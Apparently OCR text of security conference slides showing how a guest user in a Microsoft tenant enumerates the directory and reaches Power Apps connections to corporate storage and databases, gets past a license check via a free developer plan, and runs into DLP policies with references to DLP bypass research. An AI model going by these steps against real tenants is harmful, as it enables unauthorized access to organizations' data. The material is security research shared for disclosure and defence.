
In July 2023, Storm-0324 began using phishing lures sent over Teams with malicious links leading to a malicious SharePoint-hosted file. For this activity, Storm-0324 most likely relies on a publicly available tool called TeamsPhisher. TeamsPhisher is a Python-language program that enables Teams tenant users to attach files to messages sent to external tenants, which can be abused by attackers to deliver phishing attachments. These Teams-based phishing lures by threat actors are identified by the Teams platform as "EXTERNAL" users if [external access is enabled](#) in the organization.

Microsoft takes these phishing campaigns very seriously and has rolled out several improvements to better defend against these threats. In accordance with Microsoft policies, we have suspended identified accounts and tenants associated with inauthentic or fraudulent behavior. We have also rolled out enhancements to the [Accept/Block experience](#) in one-on-one chats within Teams, to emphasize the externality of a user and their email address so Teams users can better exercise caution by not interacting with unknown or malicious senders. We rolled out new restrictions on the creation of domains within tenants and improved notifications to tenant admins when new domains are created within their tenant. In addition to these specific enhancements, our development teams will continue to introduce additional preventative and detective measures to further protect customers from phishing attacks.

# Guest exploitation 1. Phishing via Teams state of the art



# Guest exploitation 1. Phishing via Teams state of the art



# Guest exploitation state of the art

```
AADInternals: 0.9.0
PS @mbrg0\BHUSA2023\All-You-Need-Is-Guest> $results.Users | Select-Object displayName,userPrincipalName

displayName      userPrincipalName
-----
Amy Alberts     amya@zenitydemo.onmicrosoft.com
Jamie Reding    jamier@zenitydemo.onmicrosoft.com
Hi              hi_pwntoso.onmicrosoft.com#EXT#@zenitydemo.onmicrosoft.com
Julian Isla     juliani@zenitydemo.onmicrosoft.com
Eric Gruber     ericg@zenitydemo.onmicrosoft.com
Karen Berg      karenb@zenitydemo.onmicrosoft.com
Greg Winston    gregw@zenitydemo.onmicrosoft.com
Hacker5         hacker5_pwntoso.onmicrosoft.com#EXT#@zenitydemo.onmicrosoft.com
Alan Steiner    alans@zenitydemo.onmicrosoft.com
Sven Mortensen svenm@zenitydemo.onmicrosoft.com
Carlos Grilo    carlosg@zenitydemo.onmicrosoft.com
Alicia Thomber aliciat@zenitydemo.onmicrosoft.com
Anne Weiler     anew@zenitydemo.onmicrosoft.com
Sanjay Shah     sanjays@zenitydemo.onmicrosoft.com
David So        davids@zenitydemo.onmicrosoft.com
Dan Jump        danj@zenitydemo.onmicrosoft.com
Christa Geller  christag@zenitydemo.onmicrosoft.com
William Contoso williamc@zenitydemo.onmicrosoft.com
Hacker          hacker_pwntoso.onmicrosoft.com#EXT#@zenitydemo.onmicrosoft.com
Jeff Hay        jeffh@zenitydemo.onmicrosoft.com
Diane Prescott dianep@zenitydemo.onmicrosoft.com
Allie Bellew    allieb@zenitydemo.onmicrosoft.com
```

1. Phishing via Teams
2. Directory recon

@DrAzureAD at [aadinternals.com/post/quest\\_for\\_guest/](https://aadinternals.com/post/quest_for_guest/)



**State of the art ends here.  
But hackers want more!**

Can we access company data? Edit or delete data? Perform operations?

<https://make.powerapps.com/environments/Default-fc993b0f-345b-4d01-9f67-9ac4a140dd43/connections>



Go have an early lunch

**Welcome to Power Apps**

Choose your country/region


United States

Microsoft will send you promotions and offers. You can unsubscribe at any time.

**Get started**

By clicking "Get started", you agree to these [terms and conditions](#) and allow Power Apps to get your user and tenant details. [Microsoft Privacy Statement](#)






## Sorry, there's been a disconnect

The environment 'Default-fc993b0f-345b-4d01-9f67-9ac4a140dd43' could not be found in the tenant '420983fd-32b0-4abd-89e0-c3ef3236fc73'.

[Go to home page](#)



- Home
- Create
- Learn
- Apps
- Tables
- Flows
- Solutions
- More
- Power Platform



## Welcome, Hacker5!

Create apps that connect to data, and work across web and mobile.

### Ways to create an app

- Start with data**  
Create a table, pick an existing one, or even import from Excel to create an app.
- Start with a page design**  
Select from a list of different designs and layouts to get your app going.
- Start with an app template**  
Select from a list of fully-functional business app templates. Use as-is or customize to suit your needs.

### Your apps

Name	Modified ↓	Owner	Type
Package Management View	1 month ago	SYSTEM	Model-driven
Solution Health Hub	1 year ago	SYSTEM	Model-driven


[See more apps →](#)

### Learning for every level [See all](#)

- Get started with Power Apps**  
Beginner 51 min
- Author a basic formula to change properties in a canvas app**  
Beginner 42 min
- Work with external data in a Power Apps canvas app**  
Intermediate 1 hr 4 min
- Manage and share apps in Power Apps**  
Beginner



- Home
- Create
- Learn
- Apps
- Tables
- Flows
- Solutions
- More
- Power Platform



### Ways to create an app

- Start with data**  
Create a table, pick an existing one, or even import from Excel to create an app.
- Start with a page design**  
Select from a list of different designs and layouts to get your app going.
- Start with an app template**  
Select from a list of fully-functional business app templates. Use as-is or customize to suit your needs.

### Your apps

Name	Modified ↓	Owner	Type
Package Management View	1 month ago	SYSTEM	Model-driven
Solution Health Hub	1 year ago	SYSTEM	Model-driven

[See more apps →](#)

### Learning for every level [See all](#)

- Get started with Power Apps**  
Beginner 51 min
- Author a basic formula to change properties in a canvas app**  
Beginner 42 min
- Work with external data in a Power Apps canvas app**  
Intermediate 1 hr 4 min
- Manage and share apps in Power Apps**  
Beginner






- Home
- Create
- Learn
- Apps
- Tables
- Flows
- Solutions
- More
- Power Platform

## Welcome, Hacker5!

Create apps that connect to data, and work across web and mobile.

Pwntoso Sign out



**Hacker5**  
hacker5@pwntoso.onmicroso...  
[View account](#)  
[Switch directory](#)

### Ways to create an app

- Start with data**  
Create a table, pick an existing one, or even import from Excel to create an app.
- Start with a page design**  
Select from a list of different designs and layouts to get your app going.
- Start with an app template**  
Select from a list of fully-functional business app templates. Use as-is or customize to suit your needs.

### Your apps

Name	Modified ↓	Owner	Type
Package Management View	1 month ago	SYSTEM	Model-driven
Solution Health Hub	1 year ago	SYSTEM	Model-driven

[See more apps →](#)

### Learning for every level [See all](#)

- Get started with Power Apps**  
Beginner 51 min
- Author a basic formula to change properties in a canvas app**  
Beginner 42 min
- Work with external data in a Power Apps canvas app**  
Intermediate 1 hr 4 min
- Manage and share apps in Power Apps**  
Beginner



## Welcome, Hacker5!

Create apps that connect to data, and work across web and mobile.

### Ways to create an app

- Start with data: Create a table, pick an existing table, or create an app.
- Start with an app template: Select from a list of fully-functional business app templates. Use them as-is or customize to suit your needs.

### Your apps

Name
Package Management View
Solution Health Hub

See more apps →

### Learning for every level

- Get started with Power Apps (Beginner, 51 min)
- Manage and share apps in Power Apps (Beginner, 1 hr 4 min)

### Settings

- Language and time
- Notifications
- Directories**

#### Directories

Switching directories will reload the portal. The directory you choose will impact the apps that are available in the experience. [Learn more about directories.](#)

**Current directory** Pwntoso

#### All Directories

Search

Name ↑		Domain	Directory ID
Pwntoso	✓ Current	pwntoso.onmicrosoft.com	420983fd-32b0-4ab...
Zenity Demo	Switch	zenitydemo.onmicrosoft.com	fc993b0f-345b-4d01...

Save Discard



- Home
- Create
- Learn
- Apps
- Tables
- Flows
- Solutions

### Connections







More

Power Platform

+ New connection

### Connections in Zenity Demo (default)

 Canvas

Name	Modified	Status
 https://enterpriseip.blob.core.windows.net/patentarchive Azure Blob Storage	11 min ago	Connected
 jamieredingcustomerdata.file.core.windows.net Azure File Storage	10 min ago	Connected
 Azure Queues Azure Queues	3 wk ago	Connected
 jamieredingcustomerdata.table.core.windows.net/cust... Azure Table Storage	14 min ago	Connected
 enterprisefinancial financialreports.database.windows.n... SQL Server	20 min ago	Connected
 enterprisecustomers customercareinsights.database.wi... SQL Server	2 wk ago	Connected



- Home
- Create
- Learn
- Apps
- Tables
- Flows
- Solutions
- Connections**
- More

+ New connection   Edit   Share   Delete   Details

### Connections in Zenity Demo (default)

Canvas

Name	Modified	Status
https://enterpriseip.blob.core.windows.net/patentarchive Azure Blob Storage	13 min ago	Connected
jamiereddingcustomerdata.file.core.windows.net Azure File Storage	12 min ago	Connected
Azure Queues Azure Queues	3 wk ago	Connected
jamiereddingcustomerdata.table.core.windows.net/cust... Azure Table Storage	16 min ago	Connected
enterprisefinancial financialreports.database.windows.n... SQL Server	22 min ago	Connected
enterprisecustomers customercareinsights.database.wi... SQL Server	2 wk ago	Connected









- Home
- Create
- Learn
- Apps
- Tables
- Flows
- Solutions
- Connections**
- More

+ New connection   Edit   Share   Delete   Details

### Connections in Zenity Demo (default)

Canvas

Name	Modified	Status
 https://enterpriseip.blob.core.windows.net/patentarchive Azure Blob Storage	14 min ago	Connected
 jamieredingcustomerdata.file.core.windows.net Azure File Storage	13 min ago	Connected
 Azure Queues Azure Queues		Connected
 jamieredingcustomerdata.table.core.windows.net/cust... Azure Table Storage		Connected
 enterprisefinancial financialreports.database.windows.n... SQL Server	23 min ago	Connected
 enterprisecustomers customercareinsights.database.wi... SQL Server	2 wk ago	Connected

- Edit
- Share
- Delete
- Details



Power Apps

Home

Create

Learn

Apps

Tables

Flows

Solutions

Connections




More

Power Platform

## Share jamiereddingcustomerdata.file.core.windows.net

Enter names, email addresses, user groups, service principal names, or service principal app id

Shared with

Name	Email	Permission (?)
 Shared with org		Can use <input type="button" value="X"/>
 Jamie Reding	jamier@zenitydemo.on...	Owner <input type="button" value="X"/>
 jamiercontoso	jamiercontoso@outlook...	Can use + share <input type="button" value="X"/>

enterprisecustomers customercareinsights.database.wi... 2 wk ago Connected

SQL Server








Power Apps


Environment: Zenity Demo (default)

### Share jamiereddingcustomerdata.file.core.windows.net

Enter names, email addresses, user groups, service principal names, or service principal app id

Shared with

Name	Email	Permission (?)
 Shared with org		Can use <input type="button" value="X"/>
 Jamie Reding	jam...	<input type="button" value="X"/>
 jamiercontoso	jam...	use + share <input type="button" value="X"/>









- Home
- Create
- Learn
- Apps
- Tables
- Flows
- Solutions
- Connections**
- More
- Power Platform

+ New connection Edit Share Delete Details

## Connections in Zenity Demo (default)

Canvas

Name	Modified	Status
 https://enterpriseip.blob.core.windows.net/patentarchive Azure Blob Storage	19 min ago	Connected
 jamieredincustomerdata.file.core.windows.net Azure File Storage	18 min ago	Connected
 Azure Queues Azure Queues		Connected
 jamieredincustomerdata.table.core.windows.net/cust... Azure Table Storage		Connected
 enterprisefinancial financialreports.database.windows.n... SQL Server	28 min ago	Connected
 enterprisecustomers customercareinsights.database.wi... SQL Server	2 wk ago	Connected

- Edit
- Share
- Delete
- Details



Edit Share Delete

## Connections > jamiereddingcustomerdata.file.core.windows.net

### Details

Apps using this connection

Flows using this connection

#### Connector name

Azure File Storage

#### Description

Microsoft Azure Storage provides a massively scalable, durable, and highly available storage for data on the cloud, and serves as the data storage solution for modern applications. Connect to File Storage to perform various operations such as create, update, get and delete on files in your Azure Storage account.

Premium

#### Status

Connected

#### Owner

Jamie Reding




#### Created

7/6/2023, 2:30:34 PM

#### Modified

7/27/2023, 11:48:49 PM



 Edit  Share  Delete

## Connections > jamiereddingcustomerdata.file.core.windows.net

**Details** Apps using this connection Flows using this connection

Connector name



Description

Microsoft Azure Storage provides a massively scalable, durable, and highly available storage for data on the cloud, and serves as the data storage solution for modern applications. Connect to File Storage to perform various operations such as create, update, get and delete on files in your Azure Storage account.

Premium

Status

Connected

Owner

Jamie Reding

Created

7/6/2023, 2:30:34 PM

Modified

7/27/2023, 11:48:49 PM




✎ Edit   ✉ Share   🗑 Delete

## Connections > jamiereddingcustomerdata.file.core.windows.net

**Details**   Apps using this connection   Flows using this connection

Connector name



Description

Microsoft Azure Storage provides a massively scalable, durable, and highly available storage for data on the cloud, and serves as the data storage solution for modern applications. Connect to File Storage to perform various operations such as create, update, get and delete on files in your Azure Storage account.

Premium

Status

Connected

Owner


Jamie Reding

Created


7/6/2023, 2:30:34 PM

Modified

7/27/2023, 11:48:49 PM



**Jamie Reding**  
Customer Service Representative  
Sales Operations

🗨 🧑‍🤝‍🧑 📺 📞 


⊗ Offline • Free all day

🕒 9:44 AM - Same time zone as you

**Contact**

✉ [jamier@zenitydemo.onmicrosoft.com](mailto:jamier@zenitydemo.onmicrosoft.com)

**Reports to >**

 **William Contoso**  
Chief Operations Officer

[Show organization](#)



**Business users  
are building their  
own apps w/ low-  
code/no-code +  
GenAI**





# Is this actually being used?




*Credential  
Sharing as a  
Service: The Dark  
Side of No Code*

Michael Bargury  
RSAC 2023

# ~8M active Power devs today!

## More MSFT low-code devs than .NET devs, today!



Sources: Microsoft Build 2018, Ignite 2019, Build 2020, Protocol 2022

*Credential  
Sharing as a  
Service: The Dark  
Side of No Code*

Michael Bargury  
RSAC 2023

# Exploit





Home

Create

Learn

Apps

Tables

Flows

Solutions

**Connections**

More

Power Platform

Edit Share Delete


## Connections > jamiereddingcustomerdata.file.core.windows.net

Details

Apps using this connection

Flows using this connection

Connector name

 Azure File Storage

Description

Microsoft Azure Storage provides a massively scalable, durable, and highly available storage for data on the cloud, and serves as the data storage solution for modern applications. Connect to File Storage to perform various operations such as create, update, get and delete on files in your Azure Storage account.

Premium

Status

Connected

Owner

Jamie Reding













Created


7/6/2023, 2:30:34 PM

Modified

7/27/2023, 11:48:49 PM




-  Home
-  Create
-  Learn
-  Apps
-  Tables
-  Flows
-  Solutions
-  **Connections** 
-  More
-  Power Platform
-  Ask a virtual agent

 Edit  Share  Delete

Search

## Connections > jamiereddingcustomerdata.file.core.windows.net

Details Apps using this connection Flows using this connection

Name
 Customer Insights Azure



- ☰
- 🏠 Home
- + Create
- 📖 Learn
- 🗃️ Apps
- 📊 Tables
- 📄 Flows
- 📁 Solutions

**🔗 Connections** 📌

⋮ More

🗣️ Power Platform

🤖 Ask a virtual agent

✎ Edit   🔗 Share   🗑 Delete

🔍 Search

## Connections > jamiereddingcustomerdata.file.core.windows.net

Details   Apps using this connection   Flows using this connection

Name

	Customer Insights Azure
--	-------------------------





### Apps > Customer Insights Azure

**Details** Versions Connections Flows

Owner  
Jamie Reding

Description  
*Not provided*

Created  
7/27/2023, 11:49:44 PM

Modified  
7/27/2023, 11:49:44 PM

Web link  
<https://apps.powerapps.com/play/e/default-fc993b0f-345b-4d01-9f67-9ac4a140dd43/a/9bfb0c8d-ee13-43a2-9adb-062c504e006b?tenantId=fc993b0f-345b-4d01-9f67-9ac4a140dd43>



## You need a Power Apps plan

You don't have the correct plan to access this app. Ask your admin for one, or ask the admin at the organization in which you're a guest.

[More](#)

OK



## You need a Power Apps plan

You don't have the correct plan to access this app. Ask your admin for one, or ask the admin at the organization in which you're a guest.

[Less](#)

You're seeing this page because you don't have a license that allows you to use the capabilities used by the app. You can start a trial for a premium license or ask your admin for a Power Apps license.

Your plans: None

App license designation: Premium

Per app plans allocated in environment: No

App configured to consume per app plans: Yes

App is running: Standalone

Type of environment: Full

Premium features used by the app: premium connectors

Session ID: a40f9795-d274-4bab-8441-facd5ddd249c

OK



## You need a Power Apps plan

You don't have the correct plan to access this app. Ask your admin for one, or ask the admin at the organization in which you're a guest.

### Less

You're seeing this page because you don't have a license that allows you to use the capabilities used by the app. You can start a trial for a premium license or ask your admin for a Power Apps license.

Your plans: None

App license designation: Premium

Per app plans allocated in environment: No

App configured to consume per app plans: Yes

App is running: Standalone

Type of environment: Full

Premium features used by the app: premium connectors

Session ID: a40f9795-d274-4bab-8441-facd5ddd249c

OK



Announcing new conversational AI features in Power Apps, including generative AI bots for your apps >

## Power Apps Developer Plan

Build and test Power Apps for free

[Get started free >](#)

[Existing user? Add a dev environment >](#)



### Free for development and testing

Create apps and flows without writing code with full-featured Power Apps and Power Automate development tools. Easily share and collaborate with others.



### Developer-friendly

Connect to data sources, including Azure, Dynamics 365, and custom APIs, with premium connectors. Create additional environments to exercise application lifecycle management and CI/CD.



### Dataverse included

Save time with a fully managed, scalable, Azure-backed data platform, including support for common business app actions. Use out-of-the-box common tables or easily build your own data schema.





# You've selected Microsoft Power Apps for Developer

## 1 Let's get you started

Enter your work or school email address, we'll check if you need to create a new account for Microsoft Power Apps for Developer.

Email

By proceeding you acknowledge that if you use your organization's email, your organization may have rights to access and manage your data and account.

[Learn More](#)

Next

## 2 Create your account

## 3 Confirmation details



The Developer Plan makes it easy for anyone to build and test apps with user-friendly low-code tools – for free. Including, ongoing free access to:

- Online learning resources and tutorials
- Microsoft Power Apps
- Microsoft Dataverse
- More than 600 pre-built connectors







## You've selected Microsoft Power Apps for Developer

- 1 Let's get you started
- 2 Create your account
- 3 Confirmation details

**Thanks for signing up for Microsoft Power Apps for Developer**

Your username is **hacker5@pwntoso.onmicrosoft.com**

[Get Started](#)



The Developer Plan makes it easy for anyone to build and test apps with user-friendly low-code tools – for free. Including, ongoing free access to:

- Online learning resources and tutorials
- Microsoft Power Apps
- Microsoft Dataverse
- More than 600 pre-built connectors





Customer Insights

---



# This app isn't opening correctly

It looks like this app isn't compliant with the latest data loss prevention policies.

More



# This app isn't opening correctly

It looks like this app isn't compliant with the latest data loss prevention policies.

[Less](#)

It looks like this app isn't compliant with the latest data loss prevention policies.  
Policy name: Deny Azure File Storage  
Connector: shared\_azurefile cannot be used since it is blocked by your company's admin.



# This app isn't opening correctly

It looks like this app isn't compliant with the latest data loss prevention policies.

Less

It looks like this app isn't compliant with the latest data loss prevention policies.  
Policy name: Deny Azure File Storage  
Connector: shared\_azurefile cannot be used since it is blocked by your company's admin.



**So we were able to bypass the license  
requirement**

**But blocked by... DLP?**

Filter by title

Data loss prevention policies

Overview

Create a DLP policy

Manage DLP policies

Data loss prevention SDK

Basic connector classification

Connector action control

Connector endpoint filtering (preview)

DLP for custom connectors

DLP for Power Automate

DLP for desktop flows

Disable new connectors

View policies and policy scope

Effect of multiple policies

Impact on apps and flows

Exempt apps and flows

Learn / Power Platform /



# Data loss prevention policies

Article • 07/12/2023 • 7 contributors

Feedback

Your organization's data is likely one of the most important assets you're responsible for safeguarding as an administrator. The ability to build apps and automation to use that data is a large part of your company's success. You can use Power Apps and Power Automate for rapid build and rollout of these high-value apps so that users can measure and act on the data in real time. Apps and automation are becoming increasingly connected across multiple data sources and multiple services. Some of these might be external, third-party services and might even include some social networks. Users generally have good intentions, but they can easily overlook the potential for exposure from data leakage to services and audiences that shouldn't have access to the data.

You can create data loss prevention (DLP) policies that can act as guardrails to help prevent users from unintentionally exposing organizational data. DLP policies can be scoped at the environment level or tenant level, offering flexibility to craft sensible policies that strike the right balance between protection and productivity. For tenant-level policies you can define the scope to be all environments, selected environments, or all environments except ones you specifically exclude. Environment-level policies can be defined for one environment at a time

## Additional resources

### Documentation

#### Connector classification - Power Platform

About ways to categorize connectors within a DLP policy.

#### Create a data loss prevention (DLP) policy - Power Platform

In this topic, you learn how to create a data loss prevention (DLP) policy in Power Apps

#### Impact of DLP policies on apps and flows - Power Platform

About the impact of DLP policies on apps and flows.

Show 5 more





- Policy name
- Prebuilt connectors
- Custom connectors
- Scope
- Review

## Name your policy

Start by giving your new policy a name. You can change this later.

Back

Next

Cancel

Power Platform  
Conference 2023  
[Register now](#)



Set default group




- Policy name
- Prebuilt connectors**
- Custom connectors
- Scope
- Review

## Assign connectors ⓘ

Business (0) **Non-business (1056) | Default** Blocked (0)

Search connectors

Connectors for non-sensitive data. Connectors in this group can't share data with connectors in other groups. Unassigned connectors will show up here by default.

	Name	Blockable	Endpoint config
	SharePoint	No	No
	OneDrive for Business	No	No
	Dynamics 365 (deprecated)	Yes	No

Back

Next

Cancel

Power Platform  
Conference 2023  
[Register now](#)



- Home
- Environments
- Analytics
- Billing (Preview)
- Settings
- Resources
- Help + support
- Data integration
- Data (preview)
- Policies

DLP Policies > New Policy

- Policy name
- Prebuilt connectors**
- Custom connectors
- Scope
- Review

Move to Business Block Configure connector

Set default group

One or more of the selected connectors can't be blocked.

### Assign connectors

Business (0) **Non-business (1056) | Default** Blocked (0)

Search connectors

Connectors for non-sensitive data. Connectors in this group can't share data with connectors in other groups. Unassigned connectors will show up here by default.

	Name	Blockable	Endpoint config
<input checked="" type="checkbox"/>	SharePoint	No	No
<input type="checkbox"/>	OneDrive for Business	No	No

Back

Next

Cancel

Power Platform Conference 2023 Register now



- Home
- Environments
- Anal
- Billin
- Setti
- Reso
- Help
- Data
- Data
- Polic

## DLP Policies > New Policy

Policy name

Move to Business Block Configure connector

Set default group

One or more of the selected connectors can't be blocked.

### Assign connectors

Business (0) Non-business (1056) | Default Blocked (0)

Search connectors

Connectors for non-sensitive data. Connectors in this group can't share data with connectors in other groups. Unassigned connectors will show up here by default.

	Name	Blockable	Endpoint config
<input checked="" type="checkbox"/>	SharePoint	No	No
<input type="checkbox"/>	OneDrive for Business	No	No

**zenity**

Microsoft Power Platform  
DLP Bypass Uncovered

Finding #1 - The problem with enforcing DLP policies for pre-existing resources

Yuval Adler  
Customer Success Director

**Microsoft Power Platform DLP Bypass Uncovered- Finding #1**

Read more >

<https://www.zenity.io/microsoft-power-platform-dlp-bypass-uncovered-finding-5-parent-and-child-flow-execution/>

Back

Next

Cancel

DLP Policies > New Policy

Move to Business Block Configure connector

Set default group

Policy name

Selected connectors can't be blocked.

**New Blog Series**

Microsoft Power Platform  
DLP Bypass Uncovered

Finding #1 - The problem  
with enforcing DLP policies  
for pre-existing resources


[Read Blog](#)

**New Blog Series**

Microsoft Power Platform  
DLP Bypass Uncovered

Finding #2 - HTTP calls

[Read Blog](#)

  
Yuval Adler  
Customer Success Director

**Microsoft Power Platform  
DLP Bypass Uncovered-  
Finding #1**

[Read more >](#)

**Microsoft Power Platform  
DLP Bypass Uncovered-  
Finding #2 - HTTP calls**

[Read more >](#)

Connectors

Business (1056) | Default Blocked (0)

Sensitive data. Connectors in this group can't share data with connectors in other groups. Unassigned connectors appear here by default.

Name	Blockable	Endpoint configuration
SharePoint	No	No
OneDrive for Business	No	No

<https://www.zenity.io/microsoft-power-platform-dlp-bypass-uncovered-finding-5-parent-and-child-flow-execution/>



Register now

Back

Next

Cancel



DLP Policies > New Policy

Policy name

Microsoft Power Platform DLP Bypass Uncovered

Finding #1 - The problem with enforcing DLP policies for pre-existing resources

Microsoft Power Platform DLP Bypass Uncovered - Finding #2 - HTTP calls

Microsoft Power Platform DLP Bypass Uncovered - Finding #3 - Custom Connectors

zenity

Yuval Adler  
Customer Success Director

Set default group

Search connectors

Group can't share data with connectors in other groups. Unassigned

	Blockable	Endpoint config
	No	No
OneDrive for Business	No	No

<https://www.zenity.io/microsoft-power-platform-dlp-bypass-uncovered-finding-5-parent-and-child-flow-execution/>

Register now

Back

Next

Cancel

DLP Policies > New Policy

Policy name

Home, Environments, Analysis, Billing, Settings, Resources, Help, Data, Data, Policies

Microsoft Power Platform DLP Bypass Uncovered

